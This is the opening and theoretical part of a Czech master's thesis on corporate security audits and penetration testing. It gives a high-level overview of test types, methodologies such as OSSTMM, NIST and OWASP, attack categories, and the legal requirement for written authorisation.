Bezpečnostní audity a pentesting ve firemním prostředí

Security audits and penetration tests in corporate environment

Bc. Zbyněk Slezák

Diplomová práce
2013

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2012/2013

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Zbyněk SLEZÁK**
Osobní číslo:	**A10917**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**kombinovaná**
Téma práce:	**Bezpečnostní audity a pentesting ve firemním prostředí**

Zásady pro vypracování:

1. **Popište normy, které musí penetrační test splňovat.**
2. **Specifikujte aktuální bezpečnostní hrozby v oblasti IT.**
3. **Navrhněte metodiku penetračního testu.**
4. **Realizujte penetrační test v reálném prostředí.**
5. **Na základě analýzy provedeného testu, navrhněte možnosti ochrany před detekovanými zranitelnostmi.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **SELECKÝ, Matúš. Penetrační testy a exploitace. 1. vyd. Brno: Computer Press, 2012, 303 s. ISBN 978-80-251-3752-9.**
2. **LONG, Johnny. Google hacking: for penetration testers. Vyd. 1. Rockland: Syngress Publishing, 2005, 502 s. ISBN 19-318-3636-1.**
3. **FAIRCLOTH, Jeremy. Penetration tester's open source toolkit: for penetration testers. 3rd ed. Waltham, MA: Elsevier/Syngress, c2011, xxi, 441 p. ISBN 15-974-9627-8.**
4. **KÜMMEL, Roman. XSS: Cross-Site Scripting v praxi : o reálných zranitelnostech ve virtuálním světě. 3rd ed. Zlín: Tigris, 2011, 330 s. ISBN 978-80-86062-34-1.**
5. **SVATÁ, Vlasta. Audit informačního systému: Cross-Site Scripting v praxi : o reálných zranitelnostech ve virtuálním světě. Vyd. 1. Praha: Oeconomica, 2005, 167 s. ISBN 80-245-0975-X.**
6. **INSTITUTE, IT Governance. COBIT? 4.1: framework, control objectives, management guidelines, maturity models. Vyd. 1. Rolling Meadows, IL: IT Governance Institute, 2007, 167 s. ISBN 19-332-8472-2.**
7. **GREGORY, Peter H. All-in-one CISA certified information systems auditor exam guide: framework, control objectives, management guidelines, maturity models. Vyd. 1. New York: McGraw-Hill, c2010, xxiv, 645 p. ISBN 00-714-8755-7.**
8. **GREGG, Michael a David LEBLANC. CISA: animated optical illusions. Vyd. 1. Indianapolis, IN: Que Pub., c2007, xiii, 578 p. Best practices (Redmond, Wash.). ISBN 07-897-3573-3.**

Vedoucí diplomové práce: **Ing. David Malaník, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **8. února 2013**

Termín odevzdání diplomové práce: **3. června 2013**

Ve Zlíně dne 8. února 2013

L.S.

prof. Ing. Vladimír Vašek, CSc.
děkan

doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu

ABSTRAKT

Cílem této diplomové práce je popsat problematiku bezpečnostních auditů a penetračních testů ve firemním prostředí.

Teoretická část vysvětluje, ze kterých norem penetrační test vychází a přináší stručný přehled aktuálních hrozeb v oblasti IT.

Praktická část se pak zabývá vytvořením metodiky penetračního testu, která zohledňuje aktuální hrozby. Pomocí vytvořené metodiky je následně proveden penetrační test v reálném firemním prostředí. Součástí testu je závěrečná zpráva, která byla předána vedení společnost. Zpráva obsahuje analýzu zabývající se hrozbami nalezenými při testování, možným negativním dopadem na společnost a způsoby obrany proti těmto hrozbám.

Klíčová slova: penetrační test, DoS, XSS, Apache, SQL, Wi-Fi, OSSTMM, hrozba, PDCA, BackTrack, sociotechnika, fyzická bezpečnost, etický hacking, WEP, WPA, hacker

ABSTRACT

The aim of this thesis is to describe the problems of security audits and penetration testing in the corporate environment.

The theoretical part explains on which standards of penetration test is based and at the same time it presents a brief overview of the current threats in IT.

The practical part of the study deals with creating of penetration test methodology that reflects on current threats. By creating a methodology is then performed penetration test in the real business environment. The test is the final report, which was submitted to the management company. The report contains an analysis of threat researchers discovered during testing, the potential negative impact on society and the ways of defending against these threats.

Keywords: penetration test, DoS, XSS, Apache, SQL, Wi-Fi, OSSTMM, threat, PDCA, BackTrack, sociotechnical, physical security, ethical hacking, WEP, WPA, hacker

Touto cestou bych rád poděkoval Ing. Davidu Malaníkovi, PhD., vedoucímu diplomové práce, za jeho odborné vedení a cenné rady při tvorbě této práce.

Také chci poděkovat své rodině a přítelkyni za jejich trpělivost a podporu při studiu na Univerzitě Tomáše Bati.

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor;
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně 3. 6. 2013 …….

podpis diplomanta

OBSAH

ÚVOD

Informatika představuje nejrychleji se rozvíjející obor celého průmyslu. Doslova každý den je představena nějaká nová technologie, software či hardware. Stejně často se však objevují i nové bezpečnostní slabiny, jež představují cestu k získání cenných informací či nových zdrojů.

Zabezpečení informací je tak pro soudobou společnost velice aktuálním tématem a jedním z hlavních odvětví celého počítačového průmyslu. Protože se plošné využívání informačních a komunikačních technologií stalo pro společnost typické, každá organizace stojí před úkolem, jak nejlépe ochránit svá aktiva – a to nejen před jejich případným zneužitím a výrazným snížením hodnoty, ale také před celkovým ohrožením svého fungování.

Předpokladem efektivního a úspěšného rozvoje organizace je znalost skutečného stavu z hlediska informatiky, jejího celkového procesuálního fungování a řízení. Právě napojení a řízení na děje ve firmě se stává jedním z klíčových prvků celého managementu.

Každá organizace by si měla vymezit svou vlastní bezpečnostní politiku a v ní definovat bezpečnostní pravidla a opatření proti ztrátě důležitých citlivých informací. Těmi rozumíme cokoliv, co by mohl potenciální útočník zneužít ihned (např. telefonní čísla, čísla kreditních karet nebo hesla), případně později, a to za účelem získání dalších důvěrných informací. Nestačí však pouze pasivně dodržovat bezpečnostní pravidla, ale také zabezpečení testovat, nejlépe v předem stanovených cyklech.

Součástí bezpečnostní politiky organizace by se proto měly stát opakované penetrační testy, neboť představují účinnou metodu při tvorbě bezpečnostních systémů. Jde o plánované a řízené použití současných útočných technik a taktik. Používají se k proniknutí do síťové infrastruktury a celkového systému za tím účelem, aby odhalily slabiny jejich zabezpečení. Tento „etický hacking“ vyžaduje stejné znalosti a schopnosti, jaké používají hackeři, avšak s tím rozdílem, že odhalené chyby nejsou využity k vlastnímu prospěchu, ale k poučení a zajištění nápravy. Výsledek penetračního testu totiž předloží aktuální informaci o stavu systému a nabídne reálné ověření nastavené bezpečnostní politiky.

Hlavním cílem diplomové práce je provedení penetračního testu v reálném firemním prostředí, a to s ohledem na aktuální bezpečnostní hrozby a s dodržením českých norem při budování firemní bezpečnosti.

Protože si zákazník nepřál, aby bylo jméno testované společnosti v diplomové práci zveřejněno, jsou některé údaje anonymizovány a upraveny, a pro společnost je použit pracovní název Nsol, s.r.o. Nicméně důležitá data a postupy bezpečnostního auditu jsou zcela autentické.

Celý proces penetračního testování je v práci popsán se všemi detaily, které se v průběhu testu vyskytly. K tomuto účelu jsou využity vybrané hackerské techniky vhodné právě pro audit dané společnosti. Zjištěné slabiny jsou pak vyhodnoceny z hlediska aktuálnosti a stejně tak je přistupováno k navrženým možnostem jejich zabezpečení, neboť po zajištění nalezených chyb vznikají postupem času chyby nové.

I. TEORETICKÁ ČÁST

1 PROBLEMATIKA PENETRAČNÍCH TESTŮ

1.1 Co je penetrační test

Penetrační test není vlastně ničím jiným než napodobením útoku hackera, který plánovitě využije útočných technik a taktik k tomu, aby pronikl do firemní infrastruktury. Jde o skládání střípků informací do sebe tak, aby byl tester schopen co nejefektivněji odhalit slabiny systému a potenciálnímu útočníkovi dal co nejméně možností být úspěšný. Penetrační test je jednou z významných metod, jak odhalit, že se systém nebo aplikace chová jinak, než je deklarováno – za jistých okolností dojde ke zhroucení, zahlcení, odcizení citlivých informací a firemního know-how, je možné obejít formálně velmi přísné bezpečnostní mechanismy, nalezenou slabinu lze zneužít apod.

Je součástí bezpečnostní analýzy, při které jsou za pomoci různých nástrojů softwaru (SW) a hardwaru (HW) prováděny pokusy o průnik do různých částí informačního systému (dále IS) ať už zvenčí, či zevnitř. Výsledkem pak je odhalení slabých míst v ochraně IS. Testy se provádějí na základě expertních zkušeností metodou „etického hackingu“ a ve shodě s normami ČSN ISO/IEC 17799:2006, ČSN ISO/IEC 27001:2005 a ČSN ISO/IEC 27006:2013.

Testování je důležitou součástí bezpečnostní analýzy, jejímž výsledkem by mělo být odhalení slabých míst v systému, síťové infrastruktuře, lidských zdrojích a fyzickém zabezpečení. Vyhledávají se a aplikují metody pro napadení informačního systému tak, jak by k tomu mohlo potenciálně dojít při projevech počítačové kriminality. Prověří se tak zabezpečení IS vůči napadení a současně se prověřované organizaci ukáže, kde má slabá místa a kudy může být informační systém napaden. Součástí analýzy je výstupní report včetně doporučení pro zajištění maximální bezpečnosti všech testovaných částí systému.

Útok může být směřován z vnějšku (z veřejné sítě) na síťové prvky firemní infrastruktury – firewall, bezdrátové sítě, mobilní zařízení, webové servery apod. Z vnitřku pak jde o útok na síťovou infrastrukturu, intranetové systémy, lokální PC, nebo další zranitelná místa systému. Vnitřní průnik provádí fyzicky přítomný útočník, kterému se podařilo připojit vlastní počítač do interní sítě nebo získat fyzický přístup k počítači či serverům v konkrétní síti. Útočník ale také může zneužít důvěřivosti uživatele, oklamat jej a podsunout mu nějaký spustitelný kód, pomocí kterého ovládne jeho počítač – využije tedy metodu tzv. sociálního inženýrství.

1.2 Správný okamžik pro provedení penetračního testu

Nový firewall, moderní systém či pravidelně aktualizovaný antivirový program nejsou zárukou dostatečné ochrany, ač si to řada společností myslí a penetrační testy odkládá právě pod těmito a jinými podobnými záminkami. K napadení počítačů ale může dojít v podstatě kdykoliv, například lavinovým rozšířením infikovaného emailu, prohlížením nakaženého média nebo proklikem na link, jenž je směrován na stránky s nežádoucím kódem.

1.3 Možné škody způsobené útočníkem [1)]

1) Nedostupnost služby – typy útoků Denial of Service (DoS) nebo Distributed Denial od Service (DDoS) způsobí, že napadená služba přestane obsluhovat legitimní požadavky uživatelů.

2) Neoprávněný přístup – výsledkem útoku může být situace, kdy útočník získá neoprávněný přístup k zařízení, serveru, službě či datům, a to mu následně umožní provádět neautorizované změny v konfiguraci, mazání nebo modifikaci souborů (často bývá takto napadený server využíván jako základna pro provádění útoků na další zařízení).

3) Získání důvěrných informací – dojde k napadení citlivých informací, jako jsou například seznamy uživatelských jmen a hesel, účetnictví, ceníků nebo třeba mezd.

4) Znedůvěryhodnění napadeného cíle – nekalé praktiky v rámci konkurenčního boje (nejen na firemní úrovni, ale také na úrovni státní).

1.4 Důležitost penetračních testů

Úroveň zabezpečení firemní sítě (Wi-Fi i klasické datové) se ověřuje realizací penetračních testů. Testy by měly ověřit odolnost jak vůči útokům ze světa vnějšího, tak vůči útokům vnitřním (útokům vlastních zaměstnanců). Důvody jsou zejména finanční.

Na základě mnoha studií analyzujících výšku finančních ztrát způsobených odcizením interních a citlivých firemních dokumentů totiž bylo zjištěno, že ztráty nejsou zanedbatelné. Důkazem může být studie *2011 Cost of Data Breach Study,*[2)] ve které byly analyzovány četnosti příčin, které firmy uvádějí jako hlavní důvod ztráty a odcizení citlivých dat. Výsledky testů je pak možné použít jako důkaz důvěryhodnosti pro potenciální investory a obchodní partnery, případné akvizice či certifikace.

1.5 Cíle penetračních testů

Hlavním úkolem penetračního testu je ověření úrovně zabezpečení. Samozřejmě je nemožné odhalit všechna zranitelná místa, neboť možnosti jsou limitovány přidělenými prostředky (finance, čas, personál). Test se proto zaměřuje zejména na takové chyby a zranitelná místa, která pro danou společnost představují největší riziko.

1.6 Objekty penetračních testů

Testovacímu procesu by mělo podléhat vše, u čeho hrozí riziko nežádoucího průniku do systému, odcizení dat nebo způsobní škody z pohledu podnikatelské aktivity. Jsou jimi např.: [3)]

- veřejné a neveřejné webové aplikace,
- bezdrátové sítě,
- databázové servery,
- doménové řadiče,
- vnitřní informace o zaměstnancích, firemních klientech a firemním know-how,
- e-mailové servery a schránky,
- přístupová hesla,
- úložiště dat a FTP servery,
- softwarové aplikace a informační systémy.

1.7 Typy testů

Žádná forma testů však nikdy nepokryje veškeré možnosti proměnných (100 % kódu), a tedy ani neodhalí veškerá zranitelná místa v systému. Testování v první řadě slouží k eliminaci neúmyslných chyb při vývoji systémů a aplikací.

1.7.1 Rozdělení testů podle způsobu provedení [4)]

- Manuální testy – jsou bezpečnostním konzultantem vykonávány manuálně. Jejich velkou výhodou je možnost vytvoření sofistikovaných postupů a testů na míru pro specifické podmínky. Mezi další klady se řadí to, že je přímo provádí člověk a ten umí popsat oblast, způsob a důvod testování. Navíc je schopen výsledky interpretovat i nezainteresovaným osobám, které nemusejí mít o dané oblasti potřebné znalosti.

Jako nevýhody se jeví časová náročnost (právě pro manuální způsob provádění testů) a znalostní náročnost (znalost používaných nástrojů pro penetrační testy, přehled v programovacích jazycích jako HTML, SQL, Java Script atd.).

- Automatizované testy – nabízejí výhody v rychlosti, možnostech, rozšiřitelnosti podle vlastních potřeb, jednoduché verifikovatelnosti a reprodukovatelnosti. Při automatizovaném testování se využívají nástroje, které byly vytvořeny bezpečnostními specialisty-profesionály. Aplikace testu v praxi je nenáročná na čas, navíc je jednodušší naučit se používat aplikaci pro provádění, není nutné chápat princip celého testu.

  Mezi nevýhody je možné zahrnout nemožnost prezentovat výsledky v uživatelsky pojatelné formě, která by blíže vysvětlila podrobnosti o daném problému. Jako zásadní se ovšem jeví neschopnost testovat některé typy zranitelných míst (např. selhání lidského faktoru v rámci dodržování bezpečnosti politiky testovaného cíle).

- Semiautomatizované testy – jde o kombinaci automatických a manuálních testů, jež představuje kompromis mezi oběma formami se snahou o maximální využití výhod obou forem, stejně jako vyvážení nevýhod obou forem. Jsou nejpoužívanějším typem penetračních testů.

1.7.2 Rozdělení testů podle úrovně znalostí o testovaném systému [5)]

- Black-box testy (externí penetrační testy) – jsou nejpoužívanějším typem penetračních testů. Pracují na principu simulace vnějšího přístupu útočníka, který však zná jen vstupy a potenciální výstupy aplikace, ale nikoliv vnitřní strukturu aplikace nebo sítě. Pro určení vstupů a výstupů testovaného systému je v některých případech nezbytné poměrně rozsáhlé prozkoumání. Samotná funkční vlastnost systému je pro testujícího „černou skříňkou“.

  Nejčastěji probíhá test způsobem, že bezpečnostní konzultant vychází z informací běžně dostupných libovolnému uživateli internetu, případně z dodaného seznamu IP adres nebo dalších informací sdělených odborným pracovníkem zákazníka.

  Obrovskou výhodou tohoto typu testů je absence znalosti použitého programovacího jazyka. Není vyžadováno ani zpřístupnění zdrojového kódu, který firmy často drží v tajnosti. Pozitiva pak uzavírá vysoká míra variability, tj. možnost přizpůsobit testy na míru nárokům a požadavkům konkrétního zadavatele.

  Mezi nevýhody patří potřeba širších znalostí testujícího. Dále hrozí, že nemusí být objeveny chyby, jež vyžadují promyšlenější přístupy, a není ověřena efektivita (optimalizace) kódu.

- White-box testy (interní penetrační testy) – ve srovnání s black-box testy jsou pro tyto druhy testů typické plné vstupní znalosti. Jde o znalosti architektury a zdrojového kódu aplikace, v případě počítačových sítí o znalosti architektury, typu a počtu přítomných zařízení a znalost firemní politiky. Test vyžaduje informace o použitém programovacím jazyku a dobře napsaný a okomentovaný kód. Při testování probíhá analýza zdrojového kódu, ve kterém se hledají chyby.

  Bezpečnostní konzultant obvykle simuluje běžného neprivilegovaného uživatele (zaměstnance), připojeného do vnitřní sítě zákazníka, který se snaží o neoprávněný přístup k důvěrným informacím společnosti. Tímto pak prakticky prověří vnitřní bezpečnostní mechanismy, které by měly zaměstnancům zamezit neoprávněně získat, popřípadě zneužít interní informace – a to jak úmyslně (např. získání citlivých dat za účelem následné „nekalé“ činnosti), tak neúmyslně (např. následkem chyby v implementaci informačního systému).

Hlavní výhodou je skutečnost, že nalezení potenciálního zranitelného místa (při znalosti kódu nebo struktury sítě) umožňuje tento typ testu ve značně kratší době. V případě aplikací je přidruženým kladem také optimalizace kódu, kterou je možné provést na základě nalezených chyb a zranitelných míst.

Jako nevýhoda se jeví poměrně vysoká náročnost na testera. Předpokládá se jeho kvalitní znalost programovacího jazyka a dostatek času, kterou bude testování věnovat, což je pak nepřímým důsledkem vysoké ceny testu.

- Grey-box testy – snaží se maximálně využít předností a přínosů testů typu black-box a white-box. Využívají se znalosti vnitřní logiky aplikace, ale testy probíhají z hlediska uživatele nebo potenciálního útočníka (to v případě bezpečnostních testů).

1.7.3 Rozdělení testů podle cílových skupin

- Penetrační testy webových aplikací – webové aplikace umožňují poskytovat informace nejrůznějšího charakteru „po síti“. Pro komunikaci je potřeba klient a server: klient představuje webový prohlížeč (např. Internet Explorer firmy Microsoft, Mozilla nebo Chrome od společnosti Google), server je zastoupen webovou aplikací Apache (95 %) a Microsoft IIS (2 %); zbytek je tvořen skupinou asi osmi nevelkých projektů (3 %).

  Z důvodu neustále se zvyšujícího počtu útoků, které ohrožují platformy webových serverů, je třeba průběžného testování a vyhodnocování takovým způsobem, aby došlo ke snížení rizika zneužití

  K nejčastějším formám zájmu útočníků patří:
  - injekce (vkládání kódů SQL, LDAP),
  - Cross-Site Scripting (XSS),
  - prolomení zabezpečení autentifikace a relačního managementu,
  - nezabezpečení přímého odkazu na objekt.

- Penetrační testy Wi-Fi sítí – v oblasti technického testování bezdrátových technologií se prověřují veškeré aspekty a možná rizika bezdrátové komunikace, která zahrnují prověření dostupnosti (pokrytí signálem, možná rušení), neoprávněný přístup do Wi-Fi sítě, možný odposlech (i šifrované) komunikace, případně další možnosti neoprávněné komunikace v takové síti.

  Mezi prováděné testy patří například posouzení bezpečnostní politiky a relevantních expertních zdrojů, zmapování pokrytí signálem, ověření možností připojení do WLAN,

test falešných bezdrátových sítí, testování přímých bezdrátových spojů či test dostupnosti bezdrátové sítě.

- Penetrační testy s prvky sociálního inženýrství – je obecně známo, že nejslabším článkem bezpečnosti je člověk. Firma může mít bezpečně ošetřené přístupy, fungující firewall i antivirový program, může mít poctivě instalované všechny softwarové záplaty, mít šifrovanou komunikaci, ale pokud některý ze zaměstnanců sdělí neoprávněnému člověku své heslo do systému, případně si nechá odcizit privátní klíč certifikátu, je „brána k důvěrným firemním datům dokořán“. Pro útočníka je prostě nejjednodušší se na věci, které chce vědět, přímo zeptat.

  Metody sociálního inženýrství mohou být využity v e-mailech, formou pretextingu nebo pishingu.

- Penetrační test fyzické bezpečnosti – v dnešní době jde o velmi podceňovaný prvek bezpečnosti. Jedná se o fyzické zabezpečení jednotlivých částí systémů tak, aby s nimi nebylo manipulováno, popř. aby nedošlo k jejich odcizení. Je také potřeba zdůraznit, že se nejedná jen o ochranu fyzických prostředků, ale také o ochranu zdrojů, a to jak datových, tak i silových (např. zabezpečení datových spojení nebo ochrana před výpadkem proudu).

1.8 Průběh penetračních testů

V současnosti existuje několik metodik pro provádění penetračních testů – buď jsou to volně dostupné (opensourcové) metodiky, anebo metodiky konkrétních komerčních společností, které je udržují v utajení jako své know-how.

1.8.1 OPSTMM

Open-Source Security Testing Methodology Manual (OPSTMM) je volně dostupný online na webových stránkách http://www.isecom.org/.

OSSTMM [6)] – volně šiřitelný manuál s metodikou popisující průběh jednotlivých bezpečnostních testů. Jeho aktuální třetí verze prověřuje fakta a na jejich základě je schopna určit hodnotu zabezpečení. Jde o ucelený pohled na bezpečnost a její auditování. Věnuje se následujícím okruhům:

- Co je třeba vědět – Skutečně se provádí to, co by se mělo provádět nebo co nám bylo řečeno?

- Co je třeba udělat – Definice toho, co chceme chránit. Typy testů, které budou prováděny. Které nástroje budou použity.
- Bezpečnostní analýza – Nutnost podívat se na bezpečnost ze všech uhlů pohledu.
- Měření bezpečnosti na operační úrovni – Nastavení úrovně hodnot měření a jejich pojmenování.
- Analýza důvěryhodnosti – Zabývá se otázkou důvěry z pohledu bezpečnosti a vtahy mezi objekty systému.
- Postupy práce – Provedení nutného úkonu a jeho kontrola.
- Bezpečnost lidských zdrojů – Penetrační test metodou sociálního inženýrství.
- Fyzická bezpečnost – Kontrola fyzického zabezpečení systému.
- Bezpečnost bezdrátových sítí – Způsob kontroly bezdrátových sítí.
- Telekomunikační bezpečnost – Způsob kontroly telekomunikačních sítí.
- Bezpečnost síťového provozu – Zabezpečení síťového provozu mezi jednotlivými částmi systému.
- Dodržování legislativy, norem, doporučeni a politiky.
- Certifikace START – Report podle metodiky OSSTMM. Co můžeme od této metodiky čekat.

1.8.2 TGISTA

Technical Guide to Information Security Testing and Assessment [7)] byl vydán Americkým národním institutem pro standardizaci a technologie a je volně dostupný na webových stránkách http://csrc.nist.gov/.

Tento dokument je průvodcem, jenž nastiňuje základní technické aspekty pro provádění a hodnocení informační bezpečnosti. To představuje provádění zkušebních metod a technik, které mohou mít dopad na stanovení míry bezpečnosti systémů a sítí.

Pokud jsou takováto posouzení úspěšná, má to pozitivní vliv na stav bezpečnosti v celé společnosti.

Návrhy činností, včetně robustního procesního plánování, analýzy příčin a reporting na míru jsou také uvedeny v této příručce.

Procesy a technické pokyny uvedené v tomto dokumentu umožňují organizacím:

- Rozvíjet informační bezpečnost hodnocením politiky, zásad a jednotlivých rolí včetně povinností vyplývajících z technických aspektů bezpečnosti.
- Stanovit přesný plán pro technické posuzování bezpečnosti informací, vytváření hodnoticího plánu a zajištění právní a politické podpory.
- Bezpečně a efektivně provést posouzení podle předložených metod a technik a reagovat na všechny události, které mohou nastat v průběhu hodnocení.
- Správně vyhodnotit technické údaje (sběr, ukládání, přenos a zničení) v celém procesu posuzování.
- Provést analýzu a opatření, která zlepší zabezpečení organizace.

Informace uvedené v této publikaci jsou určeny k použití pro různé účely hodnocení. Posuzování se provádí také pro zlepšení schopnosti adaptibility. Nejsou určena jen k provádění bezpečnostních kontrol nebo udržováni bezpečnosti systému, ale využívají se také například:

- ke zřízení hodnotící politiky,
- pro zavedení opakující se a zdokumentované metodiky hodnocení,
- ke stanovení cílů bezpečnosti a jejich ověřování,
- k analýze výsledků,
- k rozvíjení techniky pro snižování rizika,
- k řešení případných nedostatků.

1.8.3 OWASP

Jde o metodiku speciálně zaměřenou na penetrační testy webových aplikací vytvořenou organizací OWASP (*Open Web Application Security Project*), která je dostupná na webových stránkách https://www.owasp.org/.

Projekt se skládá z tisíců přispěvovatelů, kteří se aktivně podílejí na vytváření bezpečnějšího internetu. Komunita těchto osob vytváří bezpečnostní dokumenty, nástroje, metodiky a technologie. OWASP se dělí na dvě hlavní kategorie, a to na vývojářské a dokumentační projekty.

Příklady vývojářských projektů: [8)]

- WebScarab – aplikace pro testování zranitelnosti webových aplikací.
- Validation Filters – (Stinger pro J2EE, filtry pro PHP) filtry, které mohou vývojáři využít ve svých aplikacích.
- WebGoat – uměle děravá webová aplikace, simulátor bezpečnostních chyb, na němž si lze vyzkoušet jejich projevy v bezpečném právním prostředí.
- DotNet – různé nástroje pro zabezpečení .NET aplikací.
- Enigform – rozšíření browseru Mozilla Firefox (zaměřen na mod_openpgp a Secure Session Management).
- ESAPI-OWASP Enterprise Security API (ESAPI) Project – soubor metod zabezpečení, která jsou potřebná pro vybudování bezpečné webové aplikace.
- AntiSamy – nástroj pro ověřování výstupního a vstupního kódu.

Příklady dokumentačních projektů: [9)]

- OWASP Application Security Verification Standard (ASVS) – normalizace rozsahu pokrytí a úrovně „přísnosti“ na zabezpečení v rovině ověřování.
- The Guide – podrobné pokyny pro zabezpečení webových aplikací.
- Top Ten – dokument, který pomáhá zaměřit se na nejkritičtější problémy.
- Metrics – projekt, který definuje metriky zabezpečení webových aplikací.
- Legal – projekt, jenž pomáhá prodávajícím i kupujícím sjednat odpovídající zabezpečení ve smlouvách.
- Testing Guide – průvodce zaměřený na testování zabezpečení webových aplikací.
- ISO 17799 – podklady pro organizaci realizující ISO 17799.
- AppSec FAQ – často kladené otázky a odpovědi na poli bezpečnosti webových aplikací.

1.9 Nástroje penetračního testování

Nástroje pro tvorbu penetračních testu lze najit na webových stránkách věnujících se této problematice, jsou jimi například:

- http://docs.kali.org/
- http://www.backtrack-linux.org
- http://www.hackfromacave.com/katana.html
- http://spins.fedoraproject.org/security/
- https://www.owasp.org/index.php/Category:OWASP_Live_CD_Project

Všechny tyto projekty jsou ucelenými soubory aplikaci, které jsou vydávány jako spustitelné „živé“ CD, jež lze posléze i nainstalovat. Účelem je shromáždit jednotlivé nástroje do tematických celků tak, aby poskytly účinný nástroj penetračního testování. Uživatelé ve většině případů využívají výhod světa virtualizace, kde lze jednoduše a pohodlně oddělit pracovní stanici od té laboratorní. Testování umožňuje jednoduše simulovat útok a prověřit tak účinnost hrozby, která na systém působí.

Podrobnější popis používaných aplikaci bude rozepsán v Kapitole 4 (Návržená metodika penetračního testování).

1.10 Objekty zájmu penetračního testování

Při bezpečnostních testech systémové infrastruktury je potřeba zaměřit se zejména na následující oblasti: [10)]

- Penetrační testy externí a interní (scanning, sniffing, redirecting);
- Simulaci útoku, jež je podobná tomu reálnému;
- Analýzu zranitelnosti firewallů;
- Kontrolu bezpečnostních pravidel mezi zónami firewallů;
- Analýzu zranitelnosti aktivních prvků;
- Analýzu zranitelnosti operačních systémů na serverech a stanicích;
- Analýzu systému zálohování;
- Analýzu zranitelnosti bezdrátových sítí.

Při penetračních testech jsou prováděny především tyto zkoušky: [11)]

- Firewally – DoS útoky, změny směrování, zranitelnost;
- Backdoory – programy umožňující získání kontroly nad počítačem;
- CGI skripty – získání plné kontroly nad webovým serverem;

- DNS systémy – předstírání identity síťového zařízení;
- E-mailové systémy – spam;
- FTP systémy – neautorizovaný přístup k souborovému systému a převzetí kontroly nad serverem;
- LDAP systémy – zneužití adresářové služby Lightweight Directory Access Protocol;
- Síťové odposlouchávání – umožní jej špatná konfigurace aktivních prvků či nevhodný design infrastruktury;
- NFS systémy – neautorizovaný přístup k souborovému systému;
- Systémy založené na RPC – vzdálené volání procedur (Remote Procedure Call);
- Systémy se sdílením zdrojů – získání neautorizovaného přístupu (Samba, SMB);
- SNMP systémy – bezpečnostní „díry“ v implementaci Simple Network Management Protocolu v aktivních prvcích sítě;
- Databázové systémy – exploitace prováděné na databázových serverech a převzetí kontroly nad serverem.

1.11 Právní aspekty penetračních testů

Před zahájením samotného testování zabezpečovacích mechanismů je nutné toto konzultovat s odpovědnými osobami a jejich provedení mít od kompetentních osob písemně schváleno, neboť při prolomení zabezpečení systému může být získán přístup k privátním nebo tajným informacím vlastníka systému. Iniciativní testování by v jistých případech mohlo být klasifikováno dokonce jako trestný čin a posuzováno dle aktuálního trestního zákoníku (zákon č.40/2009 Sb., část druhá, zvláštní část, § 230 Neoprávněný přístup k počítačovému systému a nosiči informací).

1.12 Potřebná míra testování

Potřebné je zvolit správný počet testů pro ověření úrovně zabezpečení, protože s každým dalším testem klesá jeho marginální přínos a rostoucí rozsáhlost a detailnost testů zvyšuje celkovou cenu testovacího procesu.

„Každý provedený test, který přináší informace pod hranicí s požadovanou informační hodnotou, je v podstatě zbytečný a vytváří přímé i nepřímé náklady vynaložené navíc.

Stanovení hranice informační hodnoty získaných výsledků je jedna z tacitních znalostí, tj. znalost, která se nedá získat jinak než doživotními zkušenostmi.“ [12)]

Hloubku testů může určovat například úroveň dosažení oprávnění, získání určitých dat, přístup k aplikaci nebo systému. Rozhodující může být také finální částka, která bude do zabezpečení a jeho otestování investována.

1.13 Požadavky na kvalitu provedení penetračního testu

Vzhledem k nedostatku technických detailů o penetračních testech je rozlišení kvality obtížné. Projeví se nejspíše až ve škále provedených testů a kvalitě výsledné zprávy. Z té by mělo být patrné velmi široké spektrum znalostí, které je od bezpečnostního konzultanta vyžadováno.

